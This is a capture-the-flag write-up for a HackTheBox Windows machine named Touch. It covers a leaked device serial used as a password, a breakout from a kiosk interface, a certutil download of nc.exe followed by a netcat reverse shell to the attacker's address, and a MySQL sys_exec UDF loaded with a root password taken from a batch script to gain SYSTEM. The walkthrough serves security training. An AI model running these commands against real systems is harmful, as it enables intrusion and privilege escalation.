Touch (Active Box)

Active HackTheBox Challenge
This challenge is currently active on HackTheBox. According to HTB's content policy, sharing writeups of active challenges is prohibited.
This writeup will be made publicly available once the challenge is retired.
Need the password? Join the Discord community:
Box Info
| Field | Detail |
|---|---|
| Name | Touch |
| OS | Windows |
| Difficulty | Easy |
| Release | 2026-10-13 |
| Retired | TBD |
Overview
Touch is an easy Windows box that runs a self check-in kiosk for a fictional airline. I’ll start with a management portal on port 8443 whose API leaks the device serial, and use that serial as the default password. The portal shows kiosk credentials behind “show” toggles. Those credentials get me a shell after I break out of the locked-down kiosk UI. From there, a hardcoded database fallback and a maintenance batch script with a plaintext root password lead to MySQL. A sys_exec UDF then runs commands as SYSTEM.
Recon
Initial Scanning
The host answers ping, but nmap’s default host discovery reports it as down, so I’ll skip discovery with -Pn.
1
2
3
4
5
6
7
8
9
10
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ nmap -sC -sV -Pn -vv -oN nmap/initial.txt 10.129.164.131
[snip]
PORT     STATE SERVICE       REASON  VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Service
8443/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Nexion DeviceHub - Login
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows
Three ports are open. The Microsoft-HTTPAPI banner and the RPC and RDP ports point to a Windows host. RDP and RPC both need credentials I don’t have yet, so the web portal on 8443 is the obvious entry point.
Note: HTB respawned the box partway through the session, and the target moved from
10.129.164.131to10.129.165.188. Commands in this write-up use the original address up to the respawn, and10.129.165.188after it.
Enumeration
TCP 8443: Nexion DeviceHub Portal
The login page is titled “Nexion DeviceHub.” Its “Forgot your password?” hint has a tooltip that says the default password is the device serial number printed on the packaging. I don’t have the packaging, so I’ll look for the serial another way.
The service is plain HTTP, not HTTPS. My first gobuster run aborted because the server answers unknown paths with a 302. Excluding that status code with -b 302 fixes it:
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ gobuster dir -u http://10.129.164.131:8443 -w ~/Tools/wordlists/SecLists/Discovery/Web-Content/common.txt -t 50 -x js,json -b 302
[snip]
/api                  (Status: 403) [Size: 35]
/favicon.ico          (Status: 200) [Size: 452]
/login                (Status: 200) [Size: 3572]
A 403 on /api means the route exists and is enforcing access. I’ll fuzz under it with ffuf. Auto-calibration (-ac) handles the catch-all behavior better than a fixed status filter:
1
2
3
4
5
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ ffuf -u http://10.129.164.131:8443/api/FUZZ -w ~/Tools/wordlists/SecLists/Discovery/Web-Content/common.txt -e .js,.json -ac
[snip]
scan                    [Status: 405, Size: 30]
status                  [Status: 200, Size: 116]
Two endpoints answer. /api/status responds without authentication. /api/scan returns 405 on GET, so it expects a different method.
1
2
3
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ curl -s http://10.129.164.131:8443/api/status; echo
{"device":"Nexion DeviceHub DH-100","serial":"NX-DH-2024-B7042","firmware":"1.4.2","status":"online","uptime":67707}
The status endpoint leaks the serial NX-DH-2024-B7042. That’s the default password the login hint describes, and logging in with it works.
/api/scan also accepts an unauthenticated POST. It doesn’t help yet, but it’s worth remembering for later:
1
2
3
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ curl -s -X POST http://10.129.164.131:8443/api/scan -H "Content-Type: application/json" --data '{}'
{"success":true,"documentDetected":false,"image":"/api/scan/last-capture","message":"No document detected on scanner glass",...}
Dashboard and Device Pages

The dashboard lists a passport scanner and a boarding pass printer. Each has Username and Password fields masked behind a “show” toggle. Clicking “show” on the scanner reveals:
- Username:
KioskUser - Password:
K!0sk2026#
The scanner’s device page displays the same password in plaintext, and the printer uses the same account.
Rabbit Holes
- Path-rewrite headers: I sent
X-Original-URLandX-Rewrite-URLto/loginand/apito try to bypass the 403. Neither changed the response. /login/badge: This endpoint accepts a POST and answers “No badge detected.” Without a badge reader I had no way to test a badge-driven login.- NetExec over RDP: NetExec failed with
SSL_NOT_ALLOWED_BY_SERVER. Forcing classic RDP security with xfreerdp got past this.
Foothold
With KioskUser in hand, I connected with xfreerdp and landed in the HTB Airways self check-in kiosk. The kiosk is meant to keep users off the Windows desktop, and that restriction is where the foothold is.
1
2
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ xfreerdp /v:10.129.164.131 /u:KioskUser /p:'K!0sk2026#' /sec:rdp /cert:ignore +clipboard

The kiosk starts with “Touch screen to begin” and asks for a language. After that it moves to Find Your Booking, which takes a booking reference and last name. I used booking reference KS7X2M and last name CRAWFORD. The kiosk runs a session timer, and if I spent too long on the form it returned “Booking not found” and made me start over. Entering the details in time took me to Document Verification, which asks for a passport scan.
Pressing scan produced a generic “Scanner could not read your document” error on every attempt, so the scanner itself was the next thing to test. I went back to the DeviceHub dashboard, opened the scanner card, and clicked Power Off. The scanner’s status changed from ONLINE to OFFLINE. The control posts {"powered": false} to /api/scanner/power, which is the same API the dashboard uses.


Retrying the booking lookup with the scanner offline produced a different error, and this one included a clickable link. Clicking it opened a full browser window outside the kiosk shell. From that browser, Ctrl+O opened a native Windows file picker. Typing C:\Windows\System32\cmd.exe into the filename bar launched a command prompt as KIOSK-042\KioskUser.
I’ll now move the shell somewhere more stable. The nc.exe binary is copied from my attack box over HTTP, and then it gives me a reverse shell:
1
2
3
┌──(sicario㉿kali)-[~/HacktheBox/touch]
└─$ python3 -m http.server 8000
└─$ nc -lvnp 4444
1
2
C:\Temp>certutil -urlcache -split -f http://10.10.14.87:8000/nc.exe nc.exe
C:\Temp>nc.exe 10.10.14.87 4444 -e cmd.exe
The listener catches a connection from 10.129.165.188, which confirms the respawned host.
User Flag
The user flag is at C:\Users\KioskUser\Desktop\user.txt:
1
2
C:\>type C:\Users\KioskUser\Desktop\user.txt
[flag]
Privilege Escalation
Local Enumeration
I checked the token before anything else:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
C:\Temp>whoami /all
User Name           SID
=================== ==============================================
kiosk-042\kioskuser S-1-5-21-2554513647-1216688035-3073314765-1002

GROUP INFORMATION
Group Name                             Type             Attributes
====================================== ================ ==========
KIOSK-042\Printer Administrators       Alias            Enabled group
BUILTIN\Remote Desktop Users           Alias            Enabled group
BUILTIN\Users                          Alias            Enabled group
Mandatory Label\Medium Mandatory Level Label            ...

PRIVILEGES INFORMATION
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
The token runs at Medium integrity and has no impersonation privilege. SeImpersonatePrivilege and SeAssignPrimaryTokenPrivilege are both absent, so the potato exploits are out. KioskUser is also a member of the non-default KIOSK-042\Printer Administrators group. I didn’t pursue that group further.
The C:\Program Files tree has three vendor directories: HTB Airways\Kiosk (a Node.js monorepo), Nexion Systems\DocReader, and Nexion Systems\Printer. The root of C:\ also holds a standalone MySQL 8.0 install at C:\MySQL. A database install at the top level is unusual, so I looked at it.
C:\ProgramData\HTB Airways contains db-config.ini, db-sync-replica.ps1, refresh-dates.bat, and refresh-dates.sql. Reading db-sync-replica.ps1 returns “Access is denied,” but refresh-dates.bat is readable:
1
2
3
C:\>type "C:\ProgramData\HTB Airways\refresh-dates.bat"
@echo off
C:\MySQL\bin\mysql.exe -u root -pHTB@irw4ys_DB!2026 < "C:\ProgramData\HTB Airways\refresh-dates.sql" 2>nul
That’s a plaintext MySQL root password in a maintenance script.
Hardcoded Database Credentials
The kiosk backend’s database module also has a credential. The index.ts file reads its connection settings from C:\ProgramData\HTB Airways\db-config.ini and falls back to hardcoded defaults if that file can’t be loaded:
1
2
3
C:\>type "C:\Program Files\HTB Airways\Kiosk\packages\backend\src\database\index.ts"
[snip]
const defaults = { host: "127.0.0.1", port: 3306, user: "kiosk_app", password: "K!0sk_R3pl1ca#DB", database: "htb_airways" };
db-config.ini exists. I didn’t verify whether KioskUser can read it, so I can’t say which path the running app takes.
With kiosk_app, I listed the htb_airways tables. _htb_staff holds 32 staff records with employee IDs, emails, roles, and plaintext QR badge auth codes. The kiosk’s staff-badge login accepts these codes, but that gets me no further toward SYSTEM, so I moved on.
MySQL Exposure
1
2
3
C:\>netstat -ano | findstr LISTENING | findstr 3306
  TCP    0.0.0.0:33060          0.0.0.0:0              LISTENING       3772
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING       3772
MySQL’s classic port, 3306, listens on 127.0.0.1 only. Port 33060, the X protocol port, listens on 0.0.0.0, so it’s reachable from the network if the host firewall allows it. My nmap run covered only the default top 1000 ports, and 33060 isn’t among them. I haven’t tested it from outside.
The root password from the batch script works, and root has file privilege:
1
2
3
4
5
6
7
8
9
10
C:\>mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SELECT user, host, File_priv FROM mysql.user WHERE user='root';"
user	host	File_priv
root	localhost	Y

C:\>mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SHOW VARIABLES LIKE 'secure_file_priv';"
Variable_name	Value
secure_file_priv	NULL

C:\>mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SHOW VARIABLES LIKE 'plugin_dir';"
plugin_dir	C:\\MySQL\\lib\\plugin\\
secure_file_priv = NULL blocks file I/O that runs through the MySQL server, such as SELECT ... INTO OUTFILE. It doesn’t restrict the Windows user. CREATE FUNCTION ... SONAME loads a DLL from plugin_dir on the server side, so the question is whether KioskUser can write to that directory.
Loading a UDF
I’ll use a UDF that exposes sys_exec. The lib_mysqludf_sys DLL ships with Metasploit’s MySQL exploit data, so I copied it from there:
1
2
3
┌──(sicario㉿kali)-[~/udf]
└─$ cp /opt/metasploit-framework/embedded/framework/data/exploits/mysql/lib_mysqludf_sys_64.dll ~/udf/
└─$ python3 -m http.server 8081
1
2
3
C:\Temp>certutil -urlcache -split -f http://10.10.14.87:8081/lib_mysqludf_sys_64.dll lib_mysqludf_sys_64.dll
C:\Temp>dir lib_mysqludf_sys_64.dll
10/13/2026  12:40 PM             7,168 lib_mysqludf_sys_64.dll
The file size matches the original. The plugin directory’s ACL, as I captured it, lists BUILTIN\Users with read and execute only. I expected the copy to fail, but it succeeded:
1
2
C:\Temp>copy C:\Temp\lib_mysqludf_sys_64.dll "C:\MySQL\lib\plugin\"
        1 file(s) copied.
With the DLL in place, I registered the function and tested it:
1
2
3
4
5
6
7
8
C:\Temp>mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "CREATE FUNCTION sys_exec RETURNS INT SONAME 'lib_mysqludf_sys_64.dll';"

C:\Temp>mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SELECT sys_exec('whoami > C:\\Temp\\w.txt');"
sys_exec('whoami > C:\\Temp\\w.txt')
0

C:\Temp>type C:\Temp\w.txt
nt authority\system
The MySQL service runs as SYSTEM, so sys_exec runs commands as nt authority\system.
Rabbit Holes (Privilege Escalation)
db-sync-replica.ps1: Reading it returns “Access is denied” for KioskUser. I never examined it, so I can’t rule it out.- Potato exploits: No impersonation privilege, so GodPotato and PrintSpoofer don’t apply.
- Printer Administrators: Membership is non-default, but I didn’t examine what the group controls.
Root Flag
I’ll use sys_exec to read the Administrator’s desktop file and write it somewhere KioskUser can read:
1
2
3
4
5
6
C:\Temp>mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SELECT sys_exec('type C:\\Users\\Administrator\\Desktop\\root.txt > C:\\Temp\\r.txt');"
sys_exec('type C:\\Users\\Administrator\\Desktop\\root.txt > C:\\Temp\\r.txt')
0

C:\Temp>type C:\Temp\r.txt
[flag]
Tools Used
| Tool | Purpose |
|---|---|
| ping | Confirmed the host responds to ICMP |
| nmap | Port scan and service/version detection |
| gobuster | Directory brute-force, with -b 302 to handle the catch-all |
| ffuf | Endpoint fuzzing under /api |
| curl | Manual requests to /api/status, /api/scan, /login |
| xfreerdp | RDP into the kiosk session |
| certutil | Downloaded nc.exe and the UDF DLL onto the target |
| mysql.exe | Queried MySQL as root and registered the UDF |
| lib_mysqludf_sys | UDF exposing sys_exec for SYSTEM command execution |
Key Takeaways
- Read API responses for secrets:
/api/statusreturned the device serial, and the serial was the admin password. Identifiers shouldn’t double as credentials. - A kiosk isn’t a sandbox: If the browser can open a native file dialog, the kiosk can be escaped. Test every path out of the UI, including error links and file pickers.
- Fallback credentials are still credentials: The hardcoded fallback in
index.tsheld a working database account, so the fallback is as sensitive as the config file it backs up. - Maintenance scripts leak secrets: A scheduled batch script contained the MySQL root password in plaintext, and KioskUser could read it.
secure_file_privdoesn’t stop UDF loading: Blocking server-side file I/O doesn’t prevent a DLL from loading if the user can write it intoplugin_dir.
Further Reading
Tools & Techniques
| Resource | Description |
|---|---|
MySQL secure_file_priv | Official documentation for the variable that restricts server-side file I/O |
| lib_mysqludf_sys | Source for the sys_exec UDF used for command execution |
| HackTricks: Windows Local Privilege Escalation | Reference for token privileges, service misconfigurations, and stored credentials |